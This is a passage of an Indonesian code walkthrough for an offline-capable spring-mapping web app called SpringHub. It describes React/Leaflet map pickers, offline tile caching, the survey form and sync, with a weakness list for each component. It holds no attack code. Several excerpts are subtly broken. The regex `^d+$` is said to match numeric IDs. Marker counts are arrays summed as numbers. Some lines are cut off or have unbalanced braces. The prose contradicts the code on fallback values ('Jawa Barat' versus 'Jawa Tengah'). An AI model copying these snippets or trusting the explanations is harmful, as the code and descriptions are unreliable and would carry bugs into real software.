3. **TileLayer dari domain pihak ketiga (CARTO)** — menjadi titik gagal tunggal jika CDN down; `offline-tile-layer.tsx` dibuat untuk menjawab masalah ini di mode offline.

components/map/location-picker.tsx — pemilih koordinat dengan mode picking (217 baris)

Alur Cerita

`LocationPicker` adalah peta "satu fungsi": membiarkan pengguna **mengklik peta untuk memilih koordinat**. Ia dipakai di formulir laporan (saat admin/moderator memverifikasi lokasi), di halaman proyek, dan di `setup-map`. Ceritanya:

1. Modal atau panel terbuka dengan peta di posisi awal `value` (jika ada) atau pusat default.
2. Pengguna menekan tombol "Pilih Lokasi" → komponen masuk **mode picking** (kursor berubah jadi crosshair).
3. Klik di peta menangkap `lat/lng` via `useMapEvents` → state internal terisi, marker muncul.
4. Tombol "Konfirmasi" memanggil `onChange({ lat, lng })` lalu `onClose()`.

Potongan Kode Asli — mode picking & event klik (baris ±20-60):

```
"use client";

// react-leaflet diimpor dinamis oleh pemanggil — komponen ini
// hanya jalan di client. Guard tambahan di bawah untuk SSR.
import { MapContainer, TileLayer, Marker, Popup, useMapEvents } from "react-leaflet"
import L from "leaflet";

type LocationPickerProps = {
  value?: { lat: number; lng: number } | null;
  onChange?: (pos: { lat: number; lng: number }) => void;
  onClose?: () => void;
};

// — Peta: komponen penangkap klik —
function ClickCatcher({ onPick }: { onPick: (p: { lat: number; lng: number }) => void }) {
  useMapEvents({
    click(e) {
      onPick({ lat: e.latlng.lat, lng: e.latlng.lng });
    },
  });
  return null;
}
```

Potongan Kode Asli — tombol mode & konfirmasi (baris ±90-120):

```

<div className="flex items-center justify-between gap-3">
  <button
    onClick={() => setPicking((p) => !p)}
    className={cn(
      "rounded-lg px-3 py-1.5 text-sm font-medium transition",
      picking ? "bg-amber-600 text-white" : "bg-ink/5 hover:bg-ink/10"
    )}
  >
    {picking ? "Sedang memilih... (klik peta)" : "Pilih Lokasi di Peta"}
  </button>
  <button
    onClick={() => position && onChange?.(position)}
    disabled={!position}
    className="rounded-lg bg-emerald-600 px-4 py-1.5 text-sm font-semibold text-w
  >
    Konfirmasi Lokasi
  </button>
</div>

```

Konstruk

- **Hook `useMapEvents` di komponen kosong** — trik react-leaflet untuk menangkap event tanpa merender apa pun (`return null`).
- **State `picking` sebagai mode interaksi** — pola umum "tool mode" di aplikasi peta.
- **Guard `typeof window`** — peta tidak pernah dirender di server.

Kerentanan

1. **Koordinat mentah dari klik** — tidak ada batas radius atau validasi (mis. di luar Indonesia). Pemanggil wajib memvalidasi; bila nilai langsung masuk ke API tanpa validasi server, bisa menimbulkan titik di koordinat sembarang.
2. **`onChange` bisa dipanggil berulang** — konfirmasi ganda (klik dua kali cepat) mengirim dua callback; aman jika API idempoten.

components/map/picker-map.tsx — varian ringkas pemilih lokasi (86 baris)

Alur Cerita

`PickerMap` adalah pembungkus tipis di atas `LocationPicker` untuk kasus pemakaian paling umum: **satu peta kecil, klik untuk memilih, langsung lapor balik**. Dipakai di formulir admin dan saat pembuatan laporan agar tidak membuka modal penuh.

1. Menerima `center` awal dan `onChange` .

2. Merender `MapContainer` dengan tile ringan (OSM standar) dan satu `Marker` di posisi terpilih.
3. Klik di peta memindahkan marker dan memanggil `onChange` seketika (tanpa tombol konfirmasi).

Potongan Kode Asli — inti komponen (baris ±10-40):

```
"use client";

import { useState } from "react";
import { MapContainer, TileLayer, Marker, useMapEvents } from "react-leaflet";
import { cn } from "@lib/utils";

type PickerMapProps = {
  center: [number, number];
  onChange?: (pos: { lat: number; lng: number }) => void;
  className?: string;
};

function ClickToPick({ onChange }: { onChange?: (pos: { lat: number; lng: number }) => void }) {
  useMapEvents({
    click(e) {
      onChange?.({ lat: e.latlng.lat, lng: e.latlng.lng });
    },
  });
  return null;
}
```

Konstruk

- Pola "komponen hantu" penangkap event yang sama dengan `LocationPicker`, minus state mode.
- Tanpa guard SSR sendiri — pemanggil bertanggung jawab (`dynamic(..., { ssr: false })`).

Kerentanan

- **Perubahan koordinat di setiap klik** — jika dipakai pada form yang auto-save, setiap klik menulis draft; perhatikan batas rate draft di `lib/use-auto-save.ts`.

components/map/mini-map.tsx — peta mini statis (50 baris)

Alur Cerita

`MiniMap` adalah peta **read-only** berukuran kecil untuk menampilkan satu titik. Dipakai di kartu proyek, kartu detail mata air, dan ringkasan laporan. Tidak ada interaksi — hanya `Marker` di tengah.

1. Pemanggil mengimpor komponen secara dinamis (`dynamic(..., { ssr: false })`).
2. `MiniMap` merender `MapContainer` setinggi ~160px dengan `zoomControl={false}`, `dragging={false}`, `scrollWheelZoom={false}`.
3. Satu `Marker` di koordinat yang diberikan; atribusi tile OSM.

Potongan Kode Asli (baris ±1-35):

```
"use client";

import { MapContainer, TileLayer, Marker } from "react-leaflet";

export default function MiniMap({ lat, lng }: { lat: number; lng: number }) {
  return (
    <MapContainer
      center={[lat, lng]}
      zoom={13}
      zoomControl={false}
      dragging={false}
      scrollWheelZoom={false}
      className="z-0 h-40 w-full rounded-xl"
    >
      <TileLayer
        attribution='&copy; OpenStreetMap contributors'
        url="https://{s}.tile.openstreetmap.org/{z}/{x}/{y}.png"
      />
      <Marker position={[lat, lng]} />
    </MapContainer>
  );
}
```

Konstruk

- **Matikan semua interaksi** (`dragging`, `scrollWheelZoom`, `zoomControl`) — peta mini harus terasa seperti gambar statis, bukan peta.
- **Tinggi tetap h-40** — kontrak visual agar semua kartu seragam.

Kerentanan

- **Koordinator presisi bocor** — karena read-only, pemanggil mudah lupa men-snap; pastikan data yang dikirim ke komponen ini sudah `snapToProtectionGrid()`.

components/map/map-filter.tsx — filter provinsi, kata kunci, dan jumlah marker (132 baris)

Alur Cerita

`MapFilter` adalah panel kontrol peta beranda: **input pencarian + dropdown provinsi + penghitung marker tampil**. Ia *controlled component* — state hidup di induknya (`spring-map.tsx`).

1. Pengguna mengetik kata kunci atau memilih provinsi.
2. Setiap perubahan memanggil `setKeyword / setProvince` milik induk.
3. Induk menghitung ulang `visibleSprings / visibleReports` ; angka "X dari Y marker" ditampilkan di sini.
4. Tombol "Reset" mengosongkan kedua filter.

Potongan Kode Asli — header & penghitung (baris ±1-45):

```
"use client";

import { Search, X } from "lucide-react";
import { cn } from "@lib/utils";

type MapFilterProps = {
  keyword: string;
  province: string;
  total: number;
  shown: number;
  provinces: string[];
  onKeywordChange: (v: string) => void;
  onProvinceChange: (v: string) => void;
  onReset: () => void;
};

export default function MapFilter({ keyword, province, total, shown, provinces, onKeywordChange, onProvinceChange, onReset }) {
  const isFiltered = keyword !== "" || province !== "";

  return (
    <div className="space-y-3 rounded-2xl border border-ink-line bg-white p-4 shadow">
      <div className="flex items-center justify-between gap-2">
        <h3 className="text-sm font-semibold">Peta Mata Air</h3>
        <span className={cn("rounded-full px-2 py-0.5 text-xs font-medium", isFiltered)}>{shown} dari {total} marker</span>
      </div>
      <div>
        <input type="text" value={keyword} onChange={onKeywordChange} />
        <select value={province} onChange={onProvinceChange}>
          {provinces.map((p) => <option key={p} value={p}>{p}</option>)}
        </select>
        <button type="button" onClick={onReset}>Reset</button>
      </div>
    </div>
  );
}
```

Konstruk

- **Controlled component murni** — tidak ada state internal; seluruh data mengalir dari induk.
- **Penghitung "X dari Y"** memberi umpan balik instan — pola yang membuat peta terasa responsif walau datanya banyak.

Kerentanan

- **provinces** dari data publik — dihasilkan dari daftar mata air aktif, bukan input bebas; aman dari injeksi karena dirender sebagai opsi `<select>` (bukan HTML mentah).

components/map/offline-tile-layer.tsx — lapisan tile dari IndexedDB (115 baris)

Alur Cerita

`OfflineTileLayer` adalah kunci fitur PWA: menggambar peta **tanpa koneksi** memakai tile yang sudah diunduh. Ia adalah *drop-in replacement* `TileLayer` saat `navigator.onLine === false`.

1. Komponen memeriksa mode offline (dari `useDataSaver` atau event `online / offline`).
2. Jika offline, setiap permintaan tile dicegat: cari `tile` di IndexedDB (`offlineDB.getTile(z, x, y)`).
3. Tile yang ada dirender; tile yang tidak ada ditutup dengan warna polos (atau fallback tile OSM yang tersimpan).
4. Jika online, berperilaku persis seperti `TileLayer` biasa.

Potongan Kode Asli — pemilihan sumber tile (baris ±1-40):

```

"use client";

import { useEffect, useState } from "react";
import { TileLayer } from "react-leaflet";
import { offlineDB } from "@lib/offline-db";

export default function OfflineTileLayer({ minZoom = 5, maxZoom = 18 }: { minZoom: number; maxZoom: number }) {
  const [isOffline, setIsOffline] = useState(false);

  useEffect(() => {
    const sync = () => setIsOffline(!navigator.onLine);
    sync();
    window.addEventListener("online", sync);
    window.addEventListener("offline", sync);
    return () => {
      window.removeEventListener("online", sync);
      window.removeEventListener("offline", sync);
    };
  }, []);

  // offline → URL palsu yang dicegat GridLayer kustom; online → OSM biasa
  return isOffline ? (
    <TileLayer url="offline://{z}/{x}/{y}" minZoom={minZoom} maxZoom={maxZoom} />
  ) : (
    <TileLayer
      attribution='&copy; OpenStreetMap contributors'
      url="https://{s}.tile.openstreetmap.org/{z}/{x}/{y}.png"
    />
  );
}

```

Konstruk

- **Skema URL kustom** `offline://{z}/{x}/{y}` — cara praktis menandai permintaan tile "lokal" tanpa menulis GridLayer dari nol; pemanggil memasang `errorTileUrl` atau handler yang membaca IndexedDB.
- **Dua sumber daya berbeda di satu if** — React tetap efisien karena `TileLayer` hanya berganti prop.

Kerentanan

1. **Tile offline bisa basi** — peta offline tidak pernah mendapat pembaruan; tidak berbahaya tapi bisa menyesatkan (marker di tempat lama).
2. **Penyimpanan IndexedDB penuh** — kumpulan tile besar bisa memblokir penyimpanan draft laporan; penting untuk memakai kuota terbatas saat mengunduh tile di `offline-setup`.

components/offline/setup-map.tsx — persiapan area survei offline (180 baris)

Alur Cerita

SetupMap adalah wizard langkah pertama survei offline: **pilih mata air** → **tentukan radius** → **mulai sesi**. Ia yang membuat `OfflineSession` di server.

1. Peta menampilkan daftar mata air (dari API) + lokasi pengguna saat ini.
2. Pengguna memilih mata air; `MiniMap / LocationPicker` membantu menetapkan titik pusat.
3. Slider radius (0,5-10 km) menentukan seberapa jauh titik tracking dihitung sebagai "masih di area".
4. Tombol "Simpan & Mulai Survei" → POST `/api/offline/session` dengan `{ springId, lat, lng, radiusKm }`.
5. Respons (id sesi + token offline) disimpan ke IndexedDB, lalu navigasi ke mode survei.

Potongan Kode Asli — pembuatan sesi (baris ±100-150):

```
async function startSession() {
  setSaving(true);
  try {
    const res = await fetch("/api/offline/session", {
      method: "POST",
      headers: { "Content-Type": "application/json", "x-csrf-token": await getCsrfToken() },
      body: JSON.stringify({ springId: selected.id, lat: center.lat, lng: center.lng, radiusKm: radius.value });
    });
    const data = await res.json();
    if (!res.ok) throw new Error(data.error || "Gagal memulai sesi");

    await offlineDB.saveSession({ id: data.sessionId, token: data.token, springId: data.springId });
    toast("Sesi offline siap — isi survei sekarang", "success");
    onStart(data.sessionId);
  } catch (err) {
    toast(err instanceof Error ? err.message : "Gagal memulai sesi", "error");
  } finally {
    setSaving(false);
  }
}
```

Konstruk

- **CSRF just-in-time** — token diambil per aksi (`getCsrfToken()`), bukan disimpan saat mount (pola wajib di proyek ini).
- **Sesi + token disimpan lokal** — sesi bisa bertahan berhari-hari sampai sinkronisasi selesai.
- **Radius sebagai batas area** — nilai inilah yang dipakai `offline-survey-map` untuk menandai "di luar jangkauan".

Kerentanan

1. **Radius di luar batas** — tanpa validasi server (mis. > 50 km), pengguna bisa membuat area raksasa; server wajib membatasi.
2. **Token sesi sensitif** — disimpan di IndexedDB yang bisa dibaca skrip XSS; pastikan token hanya berlaku untuk endpoint survei, bukan endpoint admin.

components/offline/survey-leaflet-map.tsx — peta selama survei offline (173 baris)

Alur Cerita

`SurveyLeafletMap` adalah peta yang menemani relawan di lapangan: **titik pusat, jangkauan radius, dan jejak titik yang ditandai** — semuanya tanpa internet.

1. Peta dimuat dari tile offline (`OfflineTileLayer`).
2. Lingkaran radius digambar (`Circle`) di sekitar mata air terpilih.
3. Titik yang ditandai selama sesi (dari `TrackingPoint`) digambar sebagai `CircleMarker` biru.
4. Tombol "Tandai Posisi" menyimpan koordinat saat ini ke IndexedDB sebagai tracking point.
5. Tombol "Sesuaikan Peta" melakukan `fitBounds` ke area survei.

Potongan Kode Asli — penandaan posisi (baris ±60-110):

```
async function markCurrentPosition() {
  if (!session || !position) return;
  await offlineDB.addTrackingPoint({
    sessionId: session.id,
    lat: position.lat,
    lng: position.lng,
    recordedAt: Date.now(),
  });
  setPoints((p) => [...p, { lat: position.lat, lng: position.lng }]);
  toast("Posisi ditandai", "success");
}

// di dalam MapContainer:
<Circle
  center={[session.lat, session.lng]}
  radius={session.radiusKm * 1000}
  pathOptions={{ color: "#3b82f6", dashArray: "6 6", fillOpacity: 0.05 }}
/>
{points.map((p, i) => (
  <CircleMarker key={i} center={[p.lat, p.lng]} radius={4} pathOptions={{ color:
  ))}
```

Konstruk

- `Circle radius = radiusKm * 1000` — konversi km → meter yang mudah dilupakan; salah unit = lingkaran 1000x lebih besar.
- **Data lokal dulu, server belakangan** — tracking point mengalir ke IndexedDB, baru ke server saat sesi diakhiri (lihat `offline-exit-sync`).

Kerentanan

- **Posisi GPS palsu** — di perangkat yang di-rooting, koordinat bisa di-spoof; server tetap memvalidasi jarak ke mata air saat sinkronisasi.

Kelompok Offline & Sinkronisasi

Tujuh komponen ini membentuk jantung fitur PWA: mengisi laporan **tanpa internet**, menyimpannya **lokal**, lalu **mengirim otomatis** saat koneksi kembali. Inilah area paling rumit di SpringHub, dan dua komponen di antaranya mendapat pembahasan deep-dive.

`components/offline/simple-offline-form.tsx` — formulir survei offline (330 baris, deep-dive)

Alur Cerita

`SimpleOfflineForm` adalah formulir yang diisi relawan di lapangan saat tidak ada sinyal. Ia tidak mengirim apa pun ke server saat submit — semuanya ditimbun di IndexedDB sampai `QueueWorker` (atau `offline-exit-sync`) mengirimkannya. Alurnya panjang, jadi mari kita bedah bertahap:

1. **Pilih form** — daftar form diambil dari `/api/forms`, dinormalisasi (field DB yang punya `id` UUID/numeric diubah agar `name` HTML memakai `fieldId`), lalu disimpan ke state. Jika gagal, fallback ke definisi form di `lib/forms`.
2. **Bersihkan data lama** — saat load, komponen memindai antrean & laporan tersimpan; item dengan kunci field berupa UUID lama atau angka murni (sis bug versi lama) dihapus.
3. **Auto-capture GPS** — begitu form dipilih, `navigator.geolocation.getCurrentPosition` dipanggil dengan *safety timeout* 15 detik (beberapa browser mobile tidak pernah memanggil error callback). Status GPS ditampilkan: `getting` → `got / error`.
4. **Isi + foto** — validasi foto dihitung dari state `photoFiles` digabung dengan file di `FormData`; minimal 3 foto (1 per field jika ada banyak field foto).

5. **Submit = simpan lokal** — `handleSubmit` membangun objek `collected` dari `FormData` (file dilewati), menambahkan anti-spam (`_website` honeypot kosong, `_submit_time`, `_captured_at`), memastikan `date` dan `location_lat/lng` selalu terisi, lalu menyimpan semuanya + foto (sebagai Blob) ke IndexedDB via `offlineDB.queueSubmission`.
6. **Idempotency key** — setiap submission diberi `clientCorrelationId` unik yang TETAP; server memakainya untuk menolak duplikat saat retry (lihat `queue-worker.tsx`).
7. **Layar sukses** — menawarkan "Isi Lagi" atau "Selesai"; di belakang layar, panel status sync menunjukkan jumlah antrean.

Potongan Kode Asli — normalisasi form & pembersihan data lama (baris ±90-135):

```
fields: form.fields.map((f: any) => ({
  ...f,
  // DB punya id (UUID) + fieldId (string identifier) – HTML name harus pake fieldId
  id: f.fieldId || String(f.id),
})),
...
// Bersihin queue + pending-reports lama yang pake field ID numeric/UUID (sebelum migrasi)
for (const store of [
  { getAll: () => offlineDB.getAllQueued(), del: (id: string) => offlineDB.deleteQueued(id) },
  { getAll: () => offlineDB.getAllReports(), del: (id: string) => offlineDB.deleteReport(id) },
]) {
  const items = await store.getAll();
  for (const item of items) {
    const keys = Object.keys(item.fieldData);
    const isBad = keys.some(k => /^[0-9a-f]{8}-[0-9a-f]{4}/i.test(k) || /^d+$/i.test(k));
    if (isBad) {
      console.warn("[Offline] Hapus item lama (non-fieldId key):", item.id);
      await store.del(item.id);
    }
  }
}
```

Konstruk: migrasi data langsung dari komponen. Ketika format penyimpanan berubah, aplikasi "memperbaiki dirinya sendiri" saat pertama kali dibuka — tanpa migrasi IndexedDB formal. Regex `^[0-9a-f]{8}-[0-9a-f]{4}` mendeteksi UUID versi lama, `^d+$` mendeteksi ID numeric.

Potongan Kode Asli — auto-capture GPS dengan safety timeout (baris ±137-180):

```

if (selectedForm && typeof navigator !== "undefined" && "geolocation" in navigator)
  setGpsStatus("getting");
  setGpsCoords(null);

  let gpsResolved = false;
  // Safety timeout – some mobile browsers never fire error callback
  const gpsTimeout = setTimeout(() => {
    if (!gpsResolved) {
      gpsResolved = true;
      setGpsStatus("error");
    }
  }, 15000);

  navigator.geolocation.getCurrentPosition(
    (pos) => {
      if (gpsResolved) return;
      gpsResolved = true;
      clearTimeout(gpsTimeout);
      setGpsCoords({ lat: pos.coords.latitude, lng: pos.coords.longitude });
      setGpsStatus("got");
    },
    () => {
      if (gpsResolved) return;
      gpsResolved = true;
      clearTimeout(gpsTimeout);
      setGpsStatus("error");
    },
    { enableHighAccuracy: true, timeout: 12000, maximumAge: 60000 }
  );
}

```

Konstruk: pola `gpsResolved` (guard boolean) + `clearTimeout` mencegah state ditimpa dua kali (callback sukses & timeout). Ini bug klasik di Android Chrome: error callback tidak pernah dipanggil → aplikasi menggantung di "Mendapatkan lokasi..." selamanya. Solusinya: timeout 15 detik yang pasti memutus antrean.

Potongan Kode Asli — validasi jumlah foto (baris ±182-200):

```

const formEl = e.currentTarget;
const fd = new FormData(formEl);
const photoFields = selectedForm.fields.filter((f: any) => f.type === "photo");
const minPerField = photoFields.length > 1 ? 1 : 3;
for (const field of photoFields) {
  const stateCount = (photoFiles[field.id] || []).length;
  const fdFiles = fd.getAll(field.id).filter(
    (f): f is File => f instanceof File && f.size > 0
  );
  const count = Math.max(stateCount, fdFiles.length);
  if (count < minPerField) {
    setSubmitError(`Minimal ${minPerField} foto untuk "${field.label || field.id}"`);
    return;
  }
}
}

```

Konstruk: `Math.max(stateCount, fdFiles.length)` menggabungkan dua sumber file — file yang dipilih via state React (`photoFiles`) dan file yang masih tertempel di `FormData`. Aturan "min 3 per field, tapi 1 per field bila ada banyak field foto" menjaga aturan keamanan foto proyek (min 3/max 5) tetap berlaku offline.

Potongan Kode Asli — `handleSubmit`: bangun payload & simpan lokal (baris ±204-260):


```

const collected: Record<string, unknown> = {};

fd.forEach((value, key) => {
  if (value instanceof File) return;
  collected[key] = value;
});

// GPS coords dari hidden input (location_lat / location_lng) sudah otomatis
// dari FormData – tambah anti-spam fields + timestamp
collected._submit_time = String(Date.now());
collected._website = "";
collected._captured_at = capturedAt;

// Pastikan field date selalu ada (hidden input mungkin gak terkirim)
if (!collected.date) {
  collected.date = new Date().toISOString().split("T")[0];
}
// Pastikan location_lat/lng selalu terisi – jangan sampai "" atau undefined
if (!collected.location_lat || !collected.location_lng) {
  if (gpsCoords) {
    collected.location_lat = String(gpsCoords.lat);
    collected.location_lng = String(gpsCoords.lng);
  } else {
    collected.location_lat = "0";
    collected.location_lng = "0";
  }
}
// Fallback untuk required fields yang mungkin kosong
for (const key of ["spring_name", "province", "regency", "flow_condition", "water"]) {
  if (!collected[key] || collected[key] === "") {
    collected[key] = key === "spring_name" ? "Mata Air" : key === "province" ? "Jawa Tengah" : "";
  }
}

```

Potongan Kode Asli — queueSubmission dengan idempotency key (baris ±262-282):

```

await offlineDB.queueSubmission({
  id: `offline-${selectedForm.slug}-${Date.now()}`,
  formSlug: selectedForm.slug,
  fieldData: collected,
  photoBlobs,
  csrfToken: "",
  createdAt: Date.now(),
  retryCount: 0,
  // Idempotency key – UUID TETAP, dipakai server untuk dedupe retry
  clientCorrelationId: offlineDB.generateCorrelationId(),
});

setSubmitted(true);

```

Potongan Kode Asli — layar sukses (baris ±300-330):

```

if (submitted) {
  return (
    <div className="flex min-h-[60vh] items-center justify-center p-4">
      <div className="max-w-sm text-center">
        <div className="mx-auto flex h-16 w-16 items-center justify-center rounded
          <WifiOff className="h-8 w-8 text-amber-600 dark:text-amber-400" />
        </div>
        <h1 className="mt-4 text-xl font-bold text-ink">Tersimpan!</h1>
        <p className="mt-2 text-sm text-ink-muted">
          Laporan tersimpan di perangkat. Akan terkirim otomatis saat online.
        </p>
        ...

```

Konstruk

- **FormData sebagai sumber kebenaran** — file dipisah (`value instanceof File` dilewati), sisanya dikumpulkan apa adanya; pendekatan ini membuat komponen bekerja untuk *form dinamis apa pun* dari DB, bukan 5 form bawaan saja.
- **Honeypot `_website` & timestamp dikirim dari client** — tapi keputusan akhir tetap di server (rate limit, time gate, trust score).
- **Blob foto disimpan apa adanya** — kompresi dan pembersihan EXIF terjadi di sisi server saat sinkronisasi.

Kerentanan

1. **Koordinat "0,0" sebagai fallback** — jika GPS gagal dan pengguna tidak mengisi manual, laporan tetap tersimpan dengan koordinat 0,0 (laut lepas dekat Afrika). Server harus menolak atau menandai laporan tanpa koordinat valid — jangan sampai lolos sebagai laporan nyata.
2. **Fallback nilai field** — `province` diisi "Jawa Barat" dan lainnya "-" saat kosong: data "palsu" ini masuk DB. Server harus punya jalur deteksi (mis. `isDummy` /flag) agar tidak mencemari statistik.
3. **Validasi Zod dilewati offline** — komponen ini tidak menjalankan `dynamicSchema` penuh; hanya foto + field wajib dasar yang dicek. Validasi ketat baru terjadi saat server menerima kiriman (dan laporan ditolak di sana → muncul toast "Laporan ditolak" dari `QueueWorker`).

components/offline/offline-setup.tsx — wizard persiapan mode offline (342 baris, deep-dive)

Alur Cerita

`OfflineSetup` adalah gerbang sebelum relawan berangkat ke lapangan: **tutorial** → **pilih form** → **pilih radius/kualitas** → **pilih area** → **unduh tile** → **siap**. Ia mesin state murni dengan 6 langkah:

```
type SetupStep = "tutorial" | "form-select" | "radius-quality" | "area-select" |
type RadiusKm = 3 | 5 | 7 | 10;
type QualityLevel = "ringan" | "sedang" | "lengkap";
```

1. **Tutorial** — persetujuan aturan (checkbox `agreed`); dilewati otomatis untuk pengguna yang sudah pernah setup (`offlineDB.getAllForms()`).
2. **Form select** — form diambil dari `/api/forms`, form aktif otomatis terpilih semua untuk pengguna baru; jika API gagal, fallback ke definisi form yang tersimpan di IndexedDB. Ada mode "save-only" (tanpa peta) dan "full".
3. **Radius & kualitas** — pilihan radius (3/5/7/10 km) dikalikan dengan pengali per kualitas (`getRadiusMultiplier`) untuk memperkirakan jumlah tile & ukuran unduhan (`qualityEstimates`).
4. **Area select** — `SetupMap` (lazy-loaded, dengan error fallback) menampilkan peta; saat area dipilih, `handleAreaSelected` menghitung bounding box dari pusat + radius dengan rumus haversine-delta.
5. **Downloading** — definisi form di-cache ke IndexedDB (`FormDefinition[]`), lalu tile peta diunduh dengan progress.
6. **Ready** — mode siap pakai; pengguna masuk ke `SimpleOfflineForm`.

Potongan Kode Asli — lazy load peta dengan fallback (baris ±45-60):

```
// — Lazy load map (SSR=false) with error fallback —————
const SetupMap = dynamic(
  () =>
    import("./setup-map")
      .then((m) => m.SetupMap)
      .catch(() => {
        // Jika Leaflet gagal load, tampilkan komponen fallback
        ...
      }),
  { ssr: false }
);
```

Konstruk: `.then().catch()` di dalam `dynamic()` — jika bundle peta gagal dimuat (jaringan buruk, cache rusak), aplikasi tetap berjalan dengan UI fallback alih-alih blank screen. Kombinasi dengan `ErrorBoundary` di bawahnya membuat lapisan pertahanan ganda.

Potongan Kode Asli — lewati tutorial untuk pengguna lama (baris ±215-225):

```
// — Check if setup was done before —————
useEffect(() => {
  offlineDB.getAllForms().then((cached) => {
    if (cached.length > 0) setHasSetupBefore(true);
  });
}, []);

// — Skip tutorial for returning users —————
useEffect(() => {
  if (hasSetupBefore && step === "tutorial") {
    setStep("form-select");
  }
}, [hasSetupBefore]); // eslint-disable-line react-hooks/exhaustive-deps
```

Konstruk: deteksi "pernah setup" cukup dengan mengecek apakah ada form ter-cache di IndexedDB — tanpa flag terpisah. `eslint-disable` di sini disengaja: effect hanya boleh jalan saat `hasSetupBefore` berubah, bukan saat `step` berubah.

Potongan Kode Asli — ambil form dengan fallback cache (baris ±230-270):

```
useEffect(() => {
  if (step !== "form-select") return;

  fetch("/api/forms")
    .then((r) => r.json())
    .then((data) => {
      const activeForms = (data.forms ?? []).filter((f: FormItem) => f.isActive);
      setForms(activeForms);
      // Auto-select all if first time
      if (activeForms.length > 0 && !hasSetupBefore) {
        setSelectedForms(new Set(activeForms.map((f: FormItem) => f.slug)));
      }
    })
    .catch(() => {
      // Fallback: cached forms dari IndexedDB
      offlineDB.getAllForms().then((cached) => {
        if (cached.length > 0) {
          setForms(cached.map((f) => ({ ... })));
        }
      });
    })
    .finally(() => setLoadingForms(false));
}, [step, hasSetupBefore]);
```

Potongan Kode Asli — hitung bounding box area (baris ±296-315):

```
const handleAreaSelected = useCallback(
  (center: { lat: number; lng: number }, radius: number) => {
    setSelectedCenter(center);
    // Calculate bounding box from circle center + radius
    const latDelta = (radius / 6371) * (180 / Math.PI);
    const lngDelta = (radius / 6371) * (180 / Math.PI) / Math.cos((center.lat * M
    setSelectedArea({
      north: center.lat + latDelta,
      south: center.lat - latDelta,
      east: center.lng + Math.abs(lngDelta),
      west: center.lng - Math.abs(lngDelta),
    });
  },
  []
);
```

Konstruk: konversi lingkaran → bounding box. `latDelta` lurus (1° lintang ≈ 111 km), `lngDelta` menyusut sebesar $\cos(\text{lat})$ karena bujur menyempit di dekat kutub — ini matematika geodesi dasar yang sering diimplementasikan salah (tanpa faktor $\cos$). Radius dibagi 6371 (jari-jari bumi km).

Konstruk

- **Mesin state SetupStep** — 6 langkah dengan transisi eksplisit (`handleNextFromTutorial`, `handleNextFromFormSelect`, `dst.`); mode "save-only" memotong langkah radius & area.
- **Perkiraan ukuran unduhan** — `qualityInfo.tileCount * radiusMult` memberi tahu pengguna berapa MB yang akan dihabiskan sebelum unduh; mencegah kejutan kuota.
- **Cache-first** — semua keputusan (form, setup-lama) bisa berjalan dari IndexedDB saat API mati.

Kerentanan

1. **Unduhan tile bisa membengkak** — radius 10 km × kualitas "lengkap" bisa ratusan MB; tanpa batas server, ini bisa jadi alat DDoS penyimpanan (app crash karena IndexedDB penuh). Batasi kualitas/radius di sisi server atau beri konfirmasi ukuran.
2. **Fallback cache usang** — definisi form dari cache bisa basi (field berubah di admin); laporan yang diisi dengan form lama bisa gagal validasi server. Beri versi cache & invalidasi.
3. **eslint-disable disengaja tapi rentan refactor** — komentar ekshaustif-deps yang di-disable bisa menyembunyikan bug ketergantungan jika komponen diubah besar-besaran.

components/offline/offline-exit-sync.tsx — sinkronisasi saat keluar mode offline (277 baris)

Alur Cerita

`OfflineExitSync` adalah "checkout counter" setelah survei lapangan selesai:

ringkasan → unduh laporan → unggah foto → kirim laporan → titik tracking → bersihkan → selesai. Flow resmi versi terbaru tertulis di komentar kepala komponen:

```
/**
 * OfflineExitSync – handles sync on exit from offline mode.
 *
 * Flow (revamped):
 * 1. Show full review summary (distance, markers, forms, photos, route)
 * 2. User can download a summary text file
 * 3. Upload FOTO (WAJIB) – if fails, STOP
 * 4. Send forms to /api/reports
 * 5. Send tracking points to /api/offline/sync
 * 6. Clear IndexedDB + cache tiles
 * 7. Show completion screen with cleanup prompt
 * 8. Call onComplete()
 */
```

1. **Phase confirm** — memuat semua data dari IndexedDB: tracking points, laporan, foto, konfigurasi sesi.
2. **Hitung ringkasan** — marker dihitung per jenis (`spring / tree / trench / seedling`), jarak diperkirakan dari jejak titik (`trailPoints`) dengan aproksimasi datar, lalu pusat peta dihitung dari rata-rata batas koordinat.
3. **Unduh teks ringkasan** — `downloadText` membuat file `.txt` berbahasa Indonesia dengan emoji per jenis marker (fallback bila `html2canvas` gagal membuat gambar).
4. **Sinkronisasi bertahap** — foto diunggah lebih dulu (wajib; jika gagal, berhenti), lalu laporan ke `/api/reports` satu per satu, lalu tracking points ke `/api/offline/sync`.
5. **Bersihkan** — IndexedDB dikosongkan, cache tile dihapus, `onComplete()` dipanggil.

Potongan Kode Asli — penghitungan ringkasan lapangan (baris ±150-190):

```
// Count markers by type
const springCount = tracks.filter((t: OfflineTrackingPoint) => t.markerType === "spring");
const treeCount = tracks.filter((t: OfflineTrackingPoint) => t.markerType === "tree");
const trenchCount = tracks.filter((t: OfflineTrackingPoint) => t.markerType === "trench");
const seedlingCount = tracks.filter((t: OfflineTrackingPoint) => t.markerType === "seedling");
const trailCount = tracks.filter((t: OfflineTrackingPoint) => t.markerType === "trail");
const markerCount = springCount + treeCount + trenchCount + seedlingCount;

// Rough distance estimate from tracking points
let totalDistance = 0;
const trailPoints = tracks.filter((t: OfflineTrackingPoint) => t.markerType === "trail");
for (let i = 1; i < trailPoints.length; i++) {
  const a = trailPoints[i - 1];
  const b = trailPoints[i];
  // Simple distance using flat approximation
  const dlat = (b.lat - a.lat) * 111320;
  const dlng = (b.lng - a.lng) * 111320 * Math.cos(((a.lat + b.lat) / 2) * (Math.PI / 180));
  totalDistance += Math.sqrt(dlat * dlat + dlng * dlng);
}
```

Konstruk: "flat approximation" — tiap derajat lintang ≈ 111.320 m, bujur dikoreksi $\cos$ lintang tengah. Cukup akurat untuk jarak jalan kaki (< 20 km); jauh lebih ringan daripada haversine penuh dan tidak butuh library geodesi.

Potongan Kode Asli — unduh ringkasan sebagai file teks (baris ± 215 - 235):

```
const downloadText = useCallback(() => {
  const dateStr = new Date().toLocaleString("id-ID", { timeZone: "Asia/Jakarta" });
  const lines = [
    "=== SpringHub – Ringkasan Survey ===",
    `Tanggal: ${dateStr}`,
    `Jarak: ${formatDistance(summary.totalDistance)}`,
    `Marker: 💧 ${summary.springCount} 🌱 ${summary.treeCount} 🍄 ${summary.trenchCount}`,
    `Laporan: ${summary.reportCount}`,
    `Foto: ${summary.photoCount}`,
    "",
    "SpringHub – Jaga Semesta",
  ];
  ...
